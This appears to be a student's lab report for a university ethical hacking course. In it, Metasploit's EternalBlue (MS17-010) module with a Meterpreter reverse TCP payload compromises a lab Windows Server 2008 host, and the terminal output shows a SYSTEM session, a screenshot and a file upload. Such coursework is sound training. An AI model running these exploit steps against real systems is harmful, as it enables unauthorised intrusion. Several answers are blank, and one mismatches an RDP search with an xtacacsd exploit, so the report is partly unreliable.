

OLD DOMINION UNIVERSITY

CYSE 301 CYBERSECURITY TECHNIQUES AND OPERATIONS


Assignment #4 Ethical Hacking

Your Name: Tajae Bennett


Your UIN: 01152248



TASK A

1.



2.






3.

IN THE MSFCONSOLE I SEARCH THE CRITICAL VULNERABILITY “MICROSOFT RDP RCE.” I THEN FIND AN EXPLOIT WHICH IS

“EXPLOIT/FREEBSD/TACACS/XTACACSD_REPORT.” THIS EXPLOIT TARGET A STACK BUFFER OVERFLOW IN XTACACSD. AN ATTACKER SENDS A CRAFTED XTACACS PACKETS WITH A VERY LONG USERNAME WHICH OVERWHELM THE SYSTEM. AFTER FINDING OUT WHAT THIS EXPLOIT DOES, I CONFIGURED THE RHOSTS TO 192.168.10.11 BECAUSE IT WAS EMPTY.

TASK B

1.



```
root@CS2APenTest: ~
msf5 exploit(windows/smb/msi17_010_eternalblue) > set lport 30123
lport => 30123
msf5 exploit(windows/smb/msi17_010_eternalblue) > show options

Module options (exploit/windows/smb/msi17_010_eternalblue):
-----
Name          Current Setting  Required  Description
-----
RHOSTS        .                yes       The target address range or CIDR identifier
RPORT         445              yes       The target port (TCP)
SMBDomain     .                no        (Optional) The Windows domain to use for authentication
SMBPass       .                no        (Optional) The password for the specified username
SMBUser       .                no        (Optional) The username to authenticate as
VERIFY_ARCH   true             yes       Check if remote architecture matches exploit Target.
VERIFY_TARGET true             yes       Check if remote OS matches exploit Target.

Payload options (windows/x64/meterpreter/reverse_tcp):
-----
Name          Current Setting  Required  Description
-----
EXITFUNC      thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST         .                yes       The listen address (an interface may be specified)
LPORT         30123            yes       The listen port

Exploit target:
-----
Id  Name
--  --
0   Windows 7 and Server 2008 R2 (x64) All Service Packs

msf5 exploit(windows/smb/msi17_010_eternalblue) > set lhost 192.168.217.3
lhost => 192.168.217.3
msf5 exploit(windows/smb/msi17_010_eternalblue) > exploit

[*] Exploit failed: The following options failed to validate: RHOSTS.
[*] Exploit completed, but no session was created.
msf5 exploit(windows/smb/msi17_010_eternalblue) > set rhosts 192.168.10.11
rhosts => 192.168.10.11
msf5 exploit(windows/smb/msi17_010_eternalblue) > exploit
```

2.

```
Applications ▾ Places ▾ Terminal ▾ Atracker Kali - External Workstation on CY301-1BENN012 Sat 21:57
root@CS2APenTest: ~
File Edit View Search Terminal Help

[*] Started reverse TCP handler on 192.168.217.3:30123
[*] 192.168.10.11:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7600 x64 (64-bit)
[*] 192.168.10.11:445 - Connecting to target for exploitation.
[*] 192.168.10.11:445 - Connection established for exploitation.
[*] 192.168.10.11:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.10.11:445 - CORE raw buffer dump (36 bytes)
[*] 192.168.10.11:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[*] 192.168.10.11:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20 008 R2 Standard
[*] 192.168.10.11:445 - 0x00000020 37 36 30 30 7600
[*] 192.168.10.11:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.10.11:445 - Trying exploit with l2 Groom Allocations.
[*] 192.168.10.11:445 - Sending all but last fragment of exploit packet
[*] 192.168.10.11:445 - Starting non-paged pool grooming
[*] 192.168.10.11:445 - Sending SMBv2 buffers
[*] 192.168.10.11:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.10.11:445 - Sending final SMBv2 buffers.
[*] 192.168.10.11:445 - Sending last fragment of exploit packet!
[*] 192.168.10.11:445 - Receiving response from exploit packet
[*] 192.168.10.11:445 - ETERNALBLUE overwrite completed successfully (0xC0000000)!
[*] 192.168.10.11:445 - Sending egg to corrupted connection.
[*] 192.168.10.11:445 - Triggering free of corrupted buffer.
[*] 192.168.10.11:445 - Sending stage (206403 bytes) to 192.168.217.2
[*] Meterpreter session 1 opened (192.168.217.3:30123 -> 192.168.217.2:54629) at 2022-11-05 21:52:33 -0400
[*] 192.168.10.11:445 - -----WIN-----
[*] 192.168.10.11:445 - -----WIN-----


meterpreter > screenshot
Screenshot saved to: /root/MetvBFRF.jpeg
meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(windows/smb/ms17_010_eternalblue) > sessions

Active sessions
=====
Id  Name  Type           Information                                     Connection
--  -
1   meterpreter x64/windows NT AUTHORITY\SYSTEM @ W2008R2 192.168.217.3:30123 -> 192.168.217.2:54629 (192.168.10.11)


msf5 exploit(windows/smb/ms17_010_eternalblue) > |
```

TASK C

1.



2.




```
Attacker Kali - External Workstation on CY301-1BENN012
Sat 22:42

root@CS2APenTest: ~

File Edit View Search Terminal Help

root@CS2APenTest: # touch IMADEIT-tbenn012.txt
root@CS2APenTest: # vi IMADEIT-tbenn012.txt
root@CS2APenTest: # ls IMADEIT-tbenn012.txt
IMADEIT-tbenn012.txt
root@CS2APenTest: # ls -al IMADEIT-tbenn012.txt
-rw-r--r-- 1 root root 34 Nov  5 22:32 IMADEIT-tbenn012.txt
root@CS2APenTest: # cat IMADEIT-tbenn012.txt
This is tbenn012, hello Pumpkin!"
root@CS2APenTest: #
```



```
Attacker Kali - External Workstation on CY301-1BENN012
Sat 23:06


root@CS2APenTest: ~

File Edit View Search Terminal Help

40777/rwxrwxrwx 0 dir 2009-07-13 23:20:10 -0400 rescache
40777/rwxrwxrwx 0 dir 2009-07-13 23:20:10 -0400 schemas
40777/rwxrwxrwx 4096 dir 2009-07-13 23:20:10 -0400 security
40777/rwxrwxrwx 4096 dir 2009-07-13 23:20:10 -0400 servicing
100666/rw-rw-rw- 15388 fil 2009-07-14 00:56:18 -0400 setupact.log
100666/rw-rw-rw- 0 fil 2009-07-14 00:56:18 -0400 setuperr.log
100777/rwxrwxrwx 61952 fil 2009-07-13 20:39:38 -0400 splwow64.exe
40777/rwxrwxrwx 0 dir 2009-07-13 23:20:10 -0400 system
100666/rw-rw-rw- 219 fil 2009-07-13 22:34:57 -0400 system.ini
40777/rwxrwxrwx 0 dir 2009-07-13 23:20:14 -0400 tracing
100666/rw-rw-rw- 6744 fil 2021-07-28 11:39:13 -0400 vmgcoinstall.log
100666/rw-rw-rw- 92 fil 2009-07-13 22:34:57 -0400 win.ini
100777/rwxrwxrwx 9728 fil 2009-07-13 20:12:29 -0400 winhlp32.exe
40777/rwxrwxrwx 8388608 dir 2009-07-13 23:20:15 -0400 winsxs
100777/rwxrwxrwx 10240 fil 2009-07-13 19:56:28 -0400 write.exe

metasploit framework
meterpreter > cd ..
meterpreter > pwd
C:\
meterpreter > cd Desktop
[-] stdapi fs_chdir: Operation failed: The system cannot find the file specified.
meterpreter > pwd
C:\
meterpreter > cd users
meterpreter > pwd
C:\users
meterpreter > cd Administrator
meterpreter > cd Desktop
meterpreter > ls
Listing: C:\users\Administrator\Desktop
=====
Mode                Size      Type    Last modified          Name
----
100666/rw-rw-rw-   282     fil    2017-08-24 14:16:13    -0400  desktop.ini

meterpreter > upload IMADEIT-tbenn012.txt
[*] uploading : IMADEIT-tbenn012.txt -> IMADEIT-tbenn012.txt
[*] Uploaded 34.00 B of 34.00 B (100.0%): IMADEIT-tbenn012.txt -> IMADEIT-tbenn012.txt
[*] uploaded : IMADEIT-tbenn012.txt -> IMADEIT-tbenn012.txt
meterpreter >
```

5.



